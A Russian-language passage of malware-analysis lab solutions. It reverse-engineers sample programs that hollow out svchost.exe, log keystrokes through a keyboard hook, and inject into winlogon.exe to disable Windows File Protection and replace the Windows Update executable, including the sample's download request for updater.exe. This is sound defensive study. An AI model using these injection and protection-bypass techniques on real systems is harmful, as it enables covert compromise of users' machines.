В строке (2) программа запрашивает выделение памяти по адресу ImageBase внутри PE-файла, который находится в буфере: таким образом системный загрузчик узнает, на какой участок памяти хотел бы попасть исполняемый файл. В строке (3)программа запрашивает объем памяти, указанный в поле ImageSize (сдвиг 0x50) PE-заголовка. В конце мы используем документацию MSDN, чтобы определить, что в строке (4) для памяти устанавливаются права доступа PAGE_EXECUTE_READWRITE.

После выделения памяти в приостановленном процессе вызов WriteProcessMemory по адресу 0x00401251 записывает туда данные, взятые в начале PE-файла. Количество записываемых байтов берется из сдвига 0x54 в PE-заголовке − то есть из поля SizeOfHeaders. Первый вызов WriteProcessMemory копирует содержимое PE-заголовка в приостановленный процесс: это говорит о том, что данная программа перемещает PE-файл в адресное пространство другого процесса.

Дальше в строке (1) листинга 12.9Л мы видим цикл, счетчик которого находится по адресу 0x00401257 и начинается с 0.

Листинг 12.9Л. Копирование PE-разделов в память

```
00401257 mov [ebp+var_70], 0
0040125E jmp short loc_401269
00401260 loc_401260: ; CODE XREF: sub_4010EA+1CD_j
00401260 mov eax, [ebp+var_70]
00401263 add eax, 1
00401266 mov [ebp+var_70], eax
00401269
00401269 loc_401269: ; CODE XREF: sub_4010EA+174_j
00401269 mov ecx, [ebp+var_8]
0040126C xor edx, edx
0040126E mov dx, [ecx+6]
00401272 cmp [ebp+var_70], edx (2)
00401275 jge short loc_4012B9
```

```
00401277 mov ax, [ebp+var_4]
0040127A mov ecx, [ebp+lpBuffer]
0040127D add ecx, [eax+3Ch] (3)
00401280 mov edx, [ebp+var_70]
00401283 imul edx, 28h (5)
00401286 lea eax, [ecx+edx+0F8h] (4)
0040128D mov [ebp+var_74], eax
00401290 push 0 ; lpNumberOfBytesWritten
00401292 mov ecx, [ebp+var_74]
00401295 mov edx, [ecx+10h]
00401298 push edx ; nSize
00401299 mov eax, [ebp+var_74]
0040129C mov ecx, [ebp+lpBuffer]
0040129F add ecx, [eax+14h]
004012A2 push ecx ; lpBuffer
004012A3 mov edx, [ebp+var_74]
004012A6 mov eax, [ebp+lpBaseAddress]
004012A9 add eax, [edx+0Ch]
004012AC push eax ; lpBaseAddress
004012AD mov ecx, [ebp+ProcessInformation.hProcess]
004012B0 push ecx ; hProcess
004012B1 call ds:WriteProcessMemory
004012B7 jmp short loc_401260 (1)
```

Счетчик цикла сравнивается со значением, сдвинутым на 6 байт относительно начала заголовка (2), которое соответствует полю NumberOfSections. Поскольку исполняемые разделы содержат информацию, необходимую для запуска программы (такую как код, данные, перемещения и т. д.), мы знаем, что цикл, скорее всего, копирует эти разделы в приостановленный процесс. Давайте в этом убедимся.

Переменная var_4 содержит указатель на файл MZ/PE, загруженный в память (и помеченный в IDA Pro как lpBuffer). Указатель инициализируется по адресу 0x004010F3. Мы знаем, что первая часть PE-файла состоит из MZ-заголовка (3), и видим, что программа добавляет сдвиг 0x3C (ведущий к PE-заголовку) к буферу с этим заголовком. В результате регистр ECX указывает на начало PE-заголовка. В строке (4) программа получает указатель. При первой итерации цикла регистр EDX равен 0, поэтому мы можем убрать его из вычисления указателя. Остается регистр ECX и значение 0xF8.

При просмотре сдвигов PE-заголовка можно заметить, что 0xF8 соответствует началу массива IMAGE_HEADER_SECTION. Простая операция sizeof(IMAGE_HEADER_SECTION) говорит нам о том, что данная структура занимает 40 байт — именно это значение используется для умножения счетчика цикла в строке (5)

Теперь мы опять можем воспользоваться базой данных стандартных структур в IDA Pro, добавив IMAGE_DOS_HEADER, IMAGE_NT_HEADERS и IMAGE_SECTION_HEADER. С помощью полученной нами информации о состоянии регистров на разных этапах мы можем сделать ассемблерный код из листинга 12.9Л намного более понятным (в листинге 12.10Л изменения выделены жирным шрифтом):

Листинг 12.10Л. Копирование PE-разделов в память с помощью структур, взятых из IDA Pro

```
00401260 loc_401260: ; CODE XREF: sub_4010EA+1CD_j
00401260 mov eax, [ebp+var_70]
00401263 add eax, 1
00401266 mov [ebp+var_70], eax
00401269
```

```
00401269 loc_401269: ; CODE XREF: sub_4010EA+174_j
00401269 mov ecx, [ebp+var_8]
0040126C xor edx, edx
0040126E mov dx,[ecx+IMAGE_NT_HEADERS.FileHeader.NumberOfSections]
00401272 cmp [ebp+var_70], edx
00401275 jge short loc_4012B9
00401277 mov eax, [ebp+var_4]
0040127A mov ecx, [ebp+lpBuffer]
0040127D add ecx, [eax+IMAGE_DOS_HEADER.e_lfanew]
00401280 mov edx, [ebp+var_70]
00401283 imul edx, 28h
00401286 lea eax, [ecx+edx+(size IMAGE_NT_HEADERS)]
0040128D mov [ebp+var_74], eax
00401290 push 0 ; lpNumberOfBytesWritten
00401292 mov ecx, [ebp+var_74]
00401295 mov edx, [ecx+IMAGE_SECTION_HEADER.SizeOfRawData]
00401298 push edx ; nSize
00401299 mov eax, [ebp+var_74]
0040129C mov ecx, [ebp+lpBuffer]
0040129F add ecx, [eax+IMAGE_SECTION_HEADER.PointerToRawData]
004012A2 push ecx ; lpBuffer
004012A3 mov edx, [ebp+var_74]
004012A6 mov eax, [ebp+lpBaseAddress]
004012A9 add eax, [edx+IMAGE_SECTION_HEADER.VirtualAddress]
004012AC push eax ; lpBaseAddress
004012AD mov ecx, [ebp+ProcessInformation.hProcess]
004012B0 push ecx ; hProcess
004012B1 call ds:WriteProcessMemory
004012B7 jmp short loc_401260
```

В листинге 12.10Л намного легче понять, что значения SizeOfRawData, PointerToRawData и VirtualAddress каждого раздела заголовка используются для выполнения операций копирования. Это подтверждает наши догадки о том, что программа копирует каждый раздел в адресное пространство приостановленного процесса.

В листинге 12.11Л видно, что программа использует вызов SetThreadContext, который присваивает регистру EAX адрес точки входа в исполняемый файл, загруженный мгновением ранее в память другого процесса. Выполнив вызов ResumeThread в строке (2), программа успешно завершит подмену процесса, созданного с помощью операции CreateProcessA в начале этой функции.

Листинг 12.11Л. Возобновление приостановленного процесса

```
004012DB mov eax, [ebp+var_8]
004012DE mov ecx, [ebp+lpBaseAddress]
004012E1 add ecx, [eax+IMAGE_NT_HEADERS.OptionalHeader.AddressOfEntryPoint]
004012E4 mov edx, [ebp+lpContext]
004012E7 mov [edx+CONTEXT._Eax], ecx (1)
004012ED mov eax, [ebp+lpContext]
004012F0 push eax ; lpContext
004012F1 mov ecx, [ebp+ProcessInformation.hThread]
004012F4 push ecx ; hThread
004012F5 call ds:SetThreadContext
004012FB mov edx, [ebp+ProcessInformation.hThread]
004012FE push edx ; hThread
```

004012FF call ds:ResumeThread (2)

Мы обнаружили подмену процесса − теперь необходимо определить, какой именно процесс подменяется и какой код скрытно выполняется от его имени. Первым делом нужно понять, откуда взялось значение, которое, как мы видели в листинге 12.6Л, передается в API-вызов CreateProcessA (и помечено в IDA Pro как lpApplicationName).

Установим курсор в начало функции sub_4010EA и нажмем Ctrl+X, чтобы отобразить все перекрестные ссылки, включая вызовы sub_40144B и main. Из главной функции мы попадаем на участок 0x00401544, где переменная Dst с именем процесса (который потом будет использоваться операцией CreateProcessA) загружается в регистр, чтобы попасть в вызов sub_4010EA. Если установить курсор на переменной Dst, в функции будут подсвечены все ее экземпляры. Это позволит нам отследить ее происхождение.

Впервые переменная используется в строке (1) листинга 12.12Л в качестве аргумента функции sub_40149D.

Листинг 12.12Л. Построение пути

```
00401508 push 400h ; uSize
0040150D lea eax, [ebp+Dst] (1)
00401513 push eax ; Str
00401514 push offset aSvchost_exe ; «\\svchost.exe» ( 2)
00401519 call sub_40149D
```

С первого взгляда видно, что функция sub_40149D является довольно простой: она копирует значение %SystemRoot%\System32\ во второй аргумент и затем добавляет второй аргумент к результату. Так как в качестве второго аргумента выступает переменная Dst, она получает новый путь; вернувшись ко второму параметру функции sub_40149D (2), мы видим, что это \\svchost.exe. Очевидно, что вредонос подменяет процесс %SystemRoot%\System32\svchost.exe.

Теперь нам известно, что программа запускает файл svchost.exe, но еще предстоит узнать, каким процессом этот файл подменяется. Для этого исследуем PE-буфер, который передается в функцию sub_4010EA, − то есть нам нужно проследить за переменной lpBuffer по адресу 0x00401539, как мы только что сделали с Dst.

Найдем буфер lpBuffer, которому в строке (1) листинга 12.13Л присваивается содержимое регистра EAX. Среди предыдущих инструкций мы находим вызов функции (2). Как вы помните, EAX хранит значение, возвращаемое из вызова, поэтому мы знаем, что буфер берется из функции sub_40132C, которая принимает переменную hModule − указатель на саму программу Lab12-02.exe.

Листинг 12.13Л. Загрузка исполняемого файла, который подменяет процесс svchost.exe

```
00401521 mov ecx, [ebp+hModule]
00401527 push ecx ; hModule
00401528 call sub_40132C (2)
0040152D add esp, 4
00401530 mov [ebp+lpBuffer], eax (1)
```

В функции sub_40132C присутствуют вызовы FindResource, LoadResource, LockResource, SizeOfResource, VirtualAlloc и memcpy. Программа копирует в память данные из раздела ресурсов исполняемого файла. Воспользуемся утилитой Resource Hacker, чтобы просмотреть содержимое этого раздела и сохранить его в отдельный файл. На рис. 12.3Л показана программа Lab12-02.exe, открытая внутри Resource Hacker. В разделе с ресурсами мы видим двоичные закодированные данные. Сохраним их на диск.




Рис. 12.3Л. Resource Hacker показывает закодированный двоичный файл в разделе с ресурсами

Вернемся к исследованию ассемблерного кода, чтобы определить метод, с помощью которого декодируется исполняемый файл. Мы видим, как по адресу 0x00401425 буфер передается в функцию sub_401000, которая похожа на процедуру гаммирования. Третий аргумент, который передается в эту функцию по адресу 0x0040141B, хранит значение 0x41. С помощью утилиты WinHex можно быстро применить исключающее ИЛИ ко всему файлу, экспортированному ранее из Resource Hacker. Для этого выберем пункт меню Edit Modify Data XOR (Правка Изменить данные XOR) и введем 0x41. Закончив с этим преобразованием, мы получим рабочий PE-файл, который впоследствии используется для подмены экземпляра svchost.exe.

WinHex − это hex-редактор, доступный по адресу www.x-ways.net/winhex/. Его бесплатной пробной версии достаточно для анализа вредоносного ПО. Мы выбрали его лишь с целью демонстрации − однобайтное гаммирование поддерживается в большинстве hex-редакторов.

В заключение можно сказать, что этот вредонос декодирует двоичный файл в своем разделе с ресурсами и подменяет с его помощью процесс svchost.exe.

Задание 12.3

Проанализируйте вредонос, извлеченный в задании 12.2, или воспользуйтесь файлом Lab12-03.exe.

Вопросы

1. Каково назначение этого вредоносного кода?
2. Как вредоносный код себя внедряет?
3. Какие файлы эта программа оставляет после себя на диске?

Подробный анализ

Поскольку мы уже исследовали и извлекали этот файл в лабораторной работе№ 3 и в лабораторной работе 12.2, сначала откроем его в IDA Pro и посмотрим, какие функции он импортирует. Больше всего наше внимание привлекает API-вызов SetWindowsHookExA, который позволяет приложению перехватывать или отслеживать системные события Windows.

В строке (1) листинга 12.14Л видно, как SetWindowsHookExA вызывается из функции main. В документации MSDN говорится о том, что первый аргумент, 0Dh, соответствует режиму WH_KEYBOARD_LL, который позволяет следить за клавиатурными событиями с помощью

функции-перехватчика, помеченной в IDA Pro как fn (2). Программе зачем-то нужны нажатия клавиш, которые принимает fn.

Листинг 12.14Л. Вызов функции **SetWindowsHookEx** из main

```
00401053 push eax ; hmod
00401054 push offset fn (2); lpfn
00401059 push 0Dh ; idHook
0040105B call ds:SetWindowsHookExA (1)
00401061 mov [ebp+hhk], eax
```

Подписавшись на получение событий, программа запускает цикл по адресу 0x00401076 и вызывает в нем функцию GetMessageA. Это нужно для того, чтобы сообщения доходили до перехватчика внутри процесса. Цикл продолжает работу, пока не случится ошибка.

Перейдя к функции fn, мы начинаем понимать, что программа делает с перехваченными нажатиями клавиш. Это стандартная функция с тремя аргументами. Ее прототип определяется методом HOOKPROC. Согласно документации MSDN режим WH_KEYBOARD_LL предназначен для функций обратного вызова LowLevelKeyboardProc. Благодаря этой информации мы можем извлечь из аргументов реальные структуры данных. Это упростит нашу задачу, так как вместо числовых сдвигов мы получим осмысленные имена.

Чтобы выводить в IDA имена вместо сдвигов, поместите курсор в строку 0x00401086, нажмите клавишу Y и затем поменяйте тип аргумента lParam на KBDLLHOOKSTRUCT *. Теперь можно перейти к адресу 0x4010a4, нажать K и выбрать KBDLLHOOKSTRUCT.vkCode. Сейчас ссылки на lParam должны выводиться в виде структур с именами переменных вместо числовых сдвигов. Например, [eax] по адресу 0x004010A4 превратится в [eax+KBDLLHOOKSSTRUCT.vkCode], как показано в строке (3) листинга 12.15Л.

Листинг 12.15Л. Функция-перехватчик

```
0040108F cmp [ebp+wParam], WM_SYSKEYDOWN (1)
00401096 jz short loc_4010A1
00401098 cmp [ebp+wParam], WM_KEYDOWN (2)
0040109F jnz short loc_4010AF
004010A1
004010A1 loc_4010A1: ; CODE XREF: fn+10j
004010A1 mov eax, [ebp+lParam]
004010A4 mov ecx, [eax+KBDLLHOOKSTRUCT.vkCode] (3)
004010A6 push ecx ; Buffer
004010A7 call sub_4010C7
```

В строках (1) и (2) видно, как программа проверяет тип нажатия с помощью вызова cmp, чтобы обрабатывать каждое событие отдельно. В строке (3) программа передает (mov) виртуальный код клавиши в функцию sub_4010C7, выделенную ниже жирным шрифтом.

Внутри sub_4010C7 мы видим, что программа в самом начале открывает файл practicalmalwareanalysis.log. После этого по очереди идут вызовы GetForegroundWindow и GetWindowTextA, как показано в листинге 12.16Л. Первый из них определяет активное окно на момент нажатия клавиши, а второй извлекает его заголовок. Это позволяет вредоносу показать, откуда взялось то или иное нажатие.

Листинг 12.16Л. Открытие журнального файла и получение заголовка окна

```
004010E6 push offset FileName ; "practicalmalwareanalysis.log"
```

```
004010EB call ds:CreateFileA
...
0040110F push 400h ; nMaxCount
00401114 push offset String ; lpString
00401119 call ds:GetForegroundWindow
0040111F push eax ; hWnd
00401120 call ds:GetWindowTextA
00401126 push offset String ; Str2
0040112B push offset Dest ; Str1
00401130 call _strcmp
```

Записав заголовок окна в журнальный файл, программа обращается к большой таблице переходов, как показано в строке (1) листинга 12.17Л. Как вы помните, переменная var_C хранит код виртуальной клавиши, переданный в функцию; здесь он используется в качестве индекса в таблице поиска (2). Значение, полученное из этой таблицы, используется как индекс для таблицы переходов в инструкции off_401441 (1).

Листинг 12.17Л. Таблица переходов с кодами виртуальных клавиш

```
0040120B sub eax, 8 (3)
...
0040121B mov edx, [ebp+var_C]
0040121E xor ecx, ecx
00401220 mov cl, ds:byte_40148D[edx] (2)
00401226 jmp ds:off_401441[ecx*4] (1); switch jump
```

Проследим за процессом поиска, выбрав значение VK_SHIFT (0x10). В строке (3) из него вычитается 8, в результате чего получается код 0x8 (0x10 – 0x8).

Если сделать сдвиг на 0x8 внутри byte_40148D, как показано в листинге 12.18Л, то получится число 3, которое хранится в регистре ECX. Затем в строке (1) ECX умножается на 4. Полученное значение, 0xC, используется в качестве сдвига внутри off_401441. Это даст нам адрес loc_401249, по которому находится строка [SHIFT], записанная в журнальный файл.

Листинг 12.18Л. Таблица сдвигов для byte_40148D

```
byte_40148D db 0, 1, 12h, 12h
db 12h, 2, 12h, 12h
db 3, 4, 12h, 12h
```

Теперь можно с уверенностью сказать, что этот вредонос является кейлогером, который записывает нажатия клавиш в файл practicalmalwareanalysis.log. Перехват нажатий реализован с помощью вызова SetWindowsHookEx.

Задание 12.4

Проанализируйте зараженный файл Lab12-04.exe и ответьте на контрольные вопросы.

Вопросы

1. Что делает код по адресу 0x401000?
2. В какой процесс внедряется код?
3. Какая библиотека загружается с помощью функции LoadLibraryA?
4. Что передается вызову CreateRemoteThread в качестве четвертого аргумента?
5. Какой вредоносный код внедряется основным исполняемым файлом?
6. Каково назначение этого и внедряемого вредоносного кода?

Подробный анализ

Начнем с базового статического анализа. В таблице импорта мы видим вызов CreateRemoteThread, без WriteProcessMemory или VirtualAllocEx, что довольно любопытно. Мы также видим импорты функций для работы с ресурсами, такие как LoadResource и FindResourceA. При изучении вредоноса с помощью Resource Hacker можно заметить еще одну программу под названием BIN, хранящуюся в разделе с ресурсами.

Теперь перейдем к базовому динамическому анализу. Утилита procmon показывает, что вредонос создает файл %TEMP%\winup.exe и перезаписывает программу %SystemRoot%\System32\wupdmgr.exe (Windows Update). Если сравнить wupdmgr.exe и файл в разделе ресурсов BIN, окажется, что они одинаковые (система защиты файлов в Windows должна восстановить оригинальную программу, но она почему-то этого не делает).

Благодаря Netcat мы узнаем, что вредонос пытается загрузить файл updater.exe на сайте www.practicalmalwareanalysis.com, как показано в листинге 12.19Л.

Листинг 12.19Л. HTTP-запрос типа GET, выполненный после запуска Lab12-04.exe

```
GET /updater.exe HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR
2.0.50727; .NET CLR 1.1.4322; .NET CLR 3.0.04506.30; .NET CLR 3.0.04506.648)
Host: www.practicalmalwareanalysis.com
Connection: Keep-Alive
```

Загрузим вредонос в IDA Pro и прокрутим код к функции main по адресу 0x00401350. Как показано в листинге 12.20Л, несколькими строками ниже находятся вызовы для перебора процессов в системе, взятые из библиотеки psapi.dll.

Листинг 12.20Л. Динамический поиск местоположения импортов для перебора процессов

```
004013AA push offset ProcName ; "EnumProcessModules"
004013AF push offset aPsapi_dll ; "psapi.dll"
004013B4 call ds:LoadLibraryA (1)
004013BA push eax
004013BB call ds:GetProcAddress (2)
004013C1 mov dword_40312C, eax (3); Rename to myEnumProcessModules
```

В листинге 12.20Л также можно увидеть три функции, местоположение которых вредонос ищет вручную, используя вызовы LoadLibraryA (1)и GetProcAddress (2).

Вредонос сохраняет указатели на функции в глобальные переменные dword_40312C (строка (3)), dword_403128 и dword_403124. Дадим им следующие имена, чтобы в будущем нам было легче отличать эти вызовы друг от друга: myEnumProcessModules, myGetModuleBaseNameA и myEnumProcesses.

Проверив значения указателей на функции, вредонос переходит к адресу 0x00401423 и делает вызов myEnumProcesses, как показано в строке (1) листинга 12.21Л. Код в этом листинге предназначен для получения массива с идентификаторами процессов в системе. На начало массива ссылается локальная переменная dwProcessId (2).

Листинг 12.21Л. Перечисление процессов

```
00401423 lea eax, [ebp+var_1228]
00401429 push eax ; _DWORD
0040142A push 1000h ; _DWORD
```

```
0040142F lea ecx, [ebp+dwProcessId] (2)
00401435 push ecx ; _DWORD
00401436 call myEnumProcesses (1)
0040143C test eax, eax
0040143E jnz short loc_401
```

Затем вредонос начинает перебирать эти идентификаторы, передавая каждый из них процедуре 0x00401000, как показано в листинге 12.22Л. Индекс массива хранится в переменной dwProcessId и вычисляется до вызова sub_401000.

Листинг 12.22Л. Циклический перебор идентификаторов PID

```
00401495 mov eax, [ebp+var_1238]
0040149B mov ecx, [ebp+eax*4+dwProcessId]
004014A2 push ecx ; dwProcessId
004014A3 call sub_401000
```

Заглянув внутрь функции sub_401000, мы увидим инициализацию двух локальных переменных: Str1 и Str2 (листинг 12.23Л). Первая будет хранить строку "<not real>", а вторая — "winlogon.exe".

Листинг 12.23Л. Инициализация строк

```
0040100A mov eax, dword ptr aWinlogon_exe ; "winlogon.exe"
0040100F mov dword ptr [ebp+Str2], eax
...
0040102C mov ecx, dword ptr aNotReal ; "<not real>"
00401032 mov dword ptr [ebp+Str1], ecx
```

Дальше, как мы видим в строке (1) листинга 12.24Л, параметр цикла (`dwProcessId`) передается в вызов `OpenProcess`, чтобы получить дескриптор соответствующего процесса. Значение, полученное из `OpenProcess`, хранится в регистре EAX и передается в функцию `myEnumProcessModules (2)`, которая возвращает массив с дескрипторами каждого модуля, загруженного в процесс.

Листинг 12.24Л. Перебор модулей каждого процесса

```
00401070 push edx ; dwProcessId
00401071 push 0 ; bInheritHandle
00401073 push 410h ; dwDesiredAccess
00401078 call ds:OpenProcess (1)
...
00401087 lea eax, [ebp+var_120]
0040108D push eax
0040108E push 4
00401090 lea ecx, [ebp+var_11C]
00401096 push ecx
00401097 mov edx, [ebp+hObject] (2)
0040109A push edx
0040109B call myEnumProcessModules
```

Как видно в листинге 12.25Л, вредонос пытается получить базовое имя модуля с идентификатором PID, переданным в эту процедуру, используя функцию GetModuleBaseNameA. В случае успеха результат будет сохранен в переменную Str1; если что-то пойдет не так, Str1 будет присвоено значение "<not real>".

Листинг 12.25Л. Получение имени каждого модуля

```
004010A5 push 104h
004010AA lea eax, [ebp+Str1]; will change
004010B0 push eax
004010B1 mov ecx, [ebp+var_11C]
004010B7 push ecx
004010B8 mov edx, [ebp+hObject]
004010BB push edx
004010BC call myGetModuleBaseNameA
```

Старая инициализированная строка `"<not real>"` должна содержать базовое имя модуля, полученное из вызова `GetModuleBaseNameA`. Эта строка сравнивается со значением `"winlogon.exe"`. Если мы имеем совпадение, регистр EAX обнулится, а в момент возвращения функции он будет равен 1. В противном случае EAX будет хранить 0 и после возвращения. Теперь можно с уверенностью сказать, что функция `sub_401000` пытается определить PID процесса `winlogon.exe`.

Зная назначение функции `sub_401000`, мы можем переименовать ее в `PIDLookup`. Обратите внимание на строку (1) в листинге 12.26Л, в которой проверяется, равно ли возвращенное значение (EAX) `0`. Если ответ положителен, код переходит к участку `loc_4014CF`, инкрементирует счетчик и возвращает функцию `PIDLookup` с новым идентификатором PID. В противном случае, если PID принадлежит `winlogon.exe`, он передается в процедуру `sub_401174`, как показано в строке (2).

Листинг 12.26Л. Поиск и сравнение PID

```
004014A3 call PIDLookup
004014A8 add esp, 4
004014AB mov [ebp+var_114], eax
004014B1 cmp [ebp+var_114], 0 (1)
004014B8 jz short loc_4014CF
...
004014E4 mov ecx, [ebp+var_1234]
004014EA push ecx ; dwProcessId
004014EB call sub_401174 (2)
```

В ходе изучения функции sub_401174 мы видим, что она сразу же вызывает другую процедуру, передавая ей аргумент SeDebugPrivilege. Эта процедура выполняет повышение привилегий, которое мы подробно обсудили в главе 11.

Вслед за этим в строке (1) листинга 12.27Л в вызов LoadLibraryA передается значение sfc_os.dll. Дальше вызывается функция GetProcAddress с дескриптором файла sfc_os.dll и порядковым номером 2 (недокументированная системная функция). Число 2 попадает в стек в строке (2). Указатель на функцию с этим порядковым номером сохраняется в переменную lpStartAddress (3)(так она помечена в IDA Pro). Затем вредонос делает вызов OpenProcess с идентификатором процесса winlogon.exe и значением 0x1F0FFF (символьная константа PROCESS_ALL_ACCESS), хранящимся в переменной dwDesiredAccess. Дескриптор winlogon.exe присваивается переменной hProcess (4).

Листинг 12.27Л. Поиск функции с порядковым номером 2 в библиотеке sfc_os.dll и открытие дескриптора службы Winlogon

```
004011A1 push 2 (2); lpProcName
004011A3 push offset LibFileName ; "sfc_os.dll"
004011A8 call ds:LoadLibraryA (1)
004011AE push eax ; hModule
004011AF call ds:GetProcAddress
004011B5 mov lpStartAddress, eax (3)
```

```
004011BA mov eax, [ebp+dwProcessId]
004011BD push eax ; dwProcessId
004011BE push 0 ; bInheritHandle
004011C0 push 1F0FFFh ; dwDesiredAccess
004011C5 call ds:OpenProcess
004011CB mov [ebp+hProcess], eax (4)
004011CE cmp [ebp+hProcess], 0
004011D2 jnz short loc_4011D
```

Код в листинге 12.28Л вызывает функцию CreateRemoteThread. Один из ее аргументов, hProcess (1), равен EDX — то есть нашему дескриптору winlogon.exe. Значение lpStartAddress, переданное в строке (2), является указателем на функцию с порядковым номером 2 внутри библиотеки sfc_os.dll, которая внедряет поток в процесс winlogon.exe. Поскольку библиотека sfc_os.dll уже загружена внутрь winlogon.exe, ее не нужно загружать в новом внешнем потоке; в связи с этим здесь отсутствует вызов WriteProcessMemory. Внедренный поток имеет порядковый номер 2 в рамках sfc_os.dll.

Листинг 12.28Л. Вызов CreateRemoteThread для внешнего процесса

```
004011D8 push 0 ; lpThreadId
004011DA push 0 ; dwCreationFlags
004011DC push 0 ; lpParameter
004011DE mov ecx, lpStartAddress (2)
004011E4 push ecx ; lpStartAddress
004011E5 push 0 ; dwStackSize
004011E7 push 0 ; lpThreadAttributes
004011E9 mov edx, [ebp+hProcess]
004011EC push edx ; hProcess (1)
004011ED call ds:CreateRemoteThread
```

Но что представляют собой библиотека sfc_os.dll и порядковый номер 2? Первая частично ответственна за систему защиты файлов в Windows и выполняется в виде набора потоков внутри процесса winlogon.exe. Порядковый номер 2 соответствует безымянной экспортной функции, известной как SfcTerminateWatcherThread.

Информация о библиотеке sfc_os.dll и экспортной функции с порядковым номером 2, которая здесь предоставлена, является недокументированной. Чтобы не заниматься разбором системных библиотек, поищите в Интернете sfc_os.dll ordinal 2.

Но что представляют собой библиотека sfc_os.dll и порядковый номер 2? Первая частично ответственна за систему защиты файлов в Windows и выполняется в виде набора потоков внутри процесса winlogon.exe. Порядковый номер 2 соответствует безымянной экспортной функции, известной как SfcTerminateWatcherThread.

Для успешного выполнения функция `SfcTerminateWatcherThread` должна работать в рамках процесса `winlogon.exe`. С ее помощью вредонос отключает систему защиты файлов в Windows до следующей перезагрузки.

Если поток внедрен корректно, выполняется код из листинга 12.29Л, который формирует строку. При этом вызов `GetWindowsDirectoryA` в строке (1) возвращает указатель на текущий каталог Windows (обычно это `C:\Windows`), которая передается в вызов `_snprintf` вместе со значением `\system32\wupdmgr.exe`, как показано в строках (2) и (3). В итоге должна получиться строка `"C:\Windows\system32\wupdmgr.exe"`, которая будет храниться в переменной `ExistingFileName`. Программа `Wupdmgr.exe` используется для обновления системы в Windows XP.

Листинг 12.29Л. Построение пути к wupdmgr.exe

```
00401506 push 10Eh ; uSize
0040150B lea edx, [ebp+Buffer]
00401511 push edx ; lpBuffer
00401512 call ds:GetWindowsDirectoryA (1)
00401518 push offset aSystem32Wupdmg ; \\system32\\wupdmgr.exe (3)
0040151D lea eax, [ebp+Buffer]
00401523 push eax (2)
00401524 push offset aSS ; "%s%s"
00401529 push 10Eh ; Count
0040152E lea ecx, [ebp+ExistingFileName]
00401534 push ecx ; Dest
00401535 call ds:_snprintf
```

В листинге 12.30Л происходит построение еще одной строки. Вызов `GetTempPathA (1)`возвращает указатель на временный каталог текущего пользователя (обычно это `C:\Documents and Settings\<имя_пользователя>\Local\Temp`). Затем этот путь передается еще одному вызову `_snprintf` вместе с аргументом `\\winup.exe`, как показано в строках (2) и (3). В результате мы получаем строку `"C:\Documents and Settings\имя_пользователя\Local\Temp\winup.exe"`, которая сохраняется в переменную `NewFileName`.

Листинг 12.30Л. Построение пути к winup.exe

```
0040153B add esp, 14h
0040153E lea edx, [ebp+var_110]
00401544 push edx ; lpBuffer
00401545 push 10Eh ; nBufferLength
0040154A call ds:GetTempPathA (1)
00401550 push offset aWinup_exe ; \\winup.exe (3)
00401555 lea eax, [ebp+var_110]
0040155B push eax (2)
0040155C push offset aSS_0 ; "%s%s"
00401561 push 10Eh ; Count
00401566 lea ecx, [ebp+NewFileName]
0040156C push ecx ; Dest
0040156D call ds:_snprintf
```

Теперь мы видим, почему в IDA Pro две локальные переменные получили имена `NewFileName` и `ExistingFileName`. Как показано в строке (1) листинга 12.31Л, они используются в вызове `MoveFileA`, который переместит исполняемый файл службы Windows Update во временный каталог.

Листинг 12.31Л. Перемещение исполняемого файла Windows Update во временный каталог

```
00401576 lea edx, [ebp+NewFileName]
0040157C push edx ; lpNewFileName
0040157D lea eax, [ebp+ExistingFileName]
00401583 push eax ; lpExistingFileName
00401584 call ds:MoveFileA (1)
```

В строке (1) листинга 12.32Л находится вызов `GetModuleHandleA`, который возвращает дескриптор модуля для текущего процесса. Затем идет несколько API-вызовов для работы с разделом ресурсов: в частности, функции `FindResourceA` передаются аргументы `#101` и `BIN`. Как мы уже предполагали в ходе нашего базового анализа, вредонос извлекает на диск свой раздел с ресурсами.

Листинг 12.32Л. Извлечение ресурсов

```
004012A1 call ds:GetModuleHandleA (1)
004012A7 mov [ebp+hModule], eax
004012AA push offset Type ; "BIN"
004012AF push offset Name ; "#101"
004012B4 mov eax, [ebp+hModule]
004012B7 push eax ; hModule
004012B8 call ds:FindResourceA
```

Дальше вслед за `FindResourceA` эта функция делает вызовы `LoadResource`, `SizeofResource`, `CreateFileA` и `WriteFile` (последний здесь не показан), которые извлекают файл из раздела с ресурсами `BIN` и сохраняют его как `C:\Windows\System32\wupdmgr.exe`. Вредонос создает новый дескриптор исполняемого файла Windows Update. В обычных условиях попытка создания этого дескриптора завершилась бы неудачно, поскольку служба защиты файлов Windows обнаружила бы изменение в `wupdmgr.exe` и перезаписала бы вредоносную копию. Однако ранее вредонос отключил эту функцию, поэтому он может подменять системные файлы, которые в иных обстоятельствах были бы защищены.

В конце эта функция запускает новый файл `wupdmgr.exe`, используя вызов `WinExec`. Как видно в строке (1) листинга 12.33Л, аргументу `uCmdShow` присваивается `0` (или `SW_HIDE`), чтобы спрятать окно программы.

Листинг 12.33Л. Запуск извлеченного файла

```
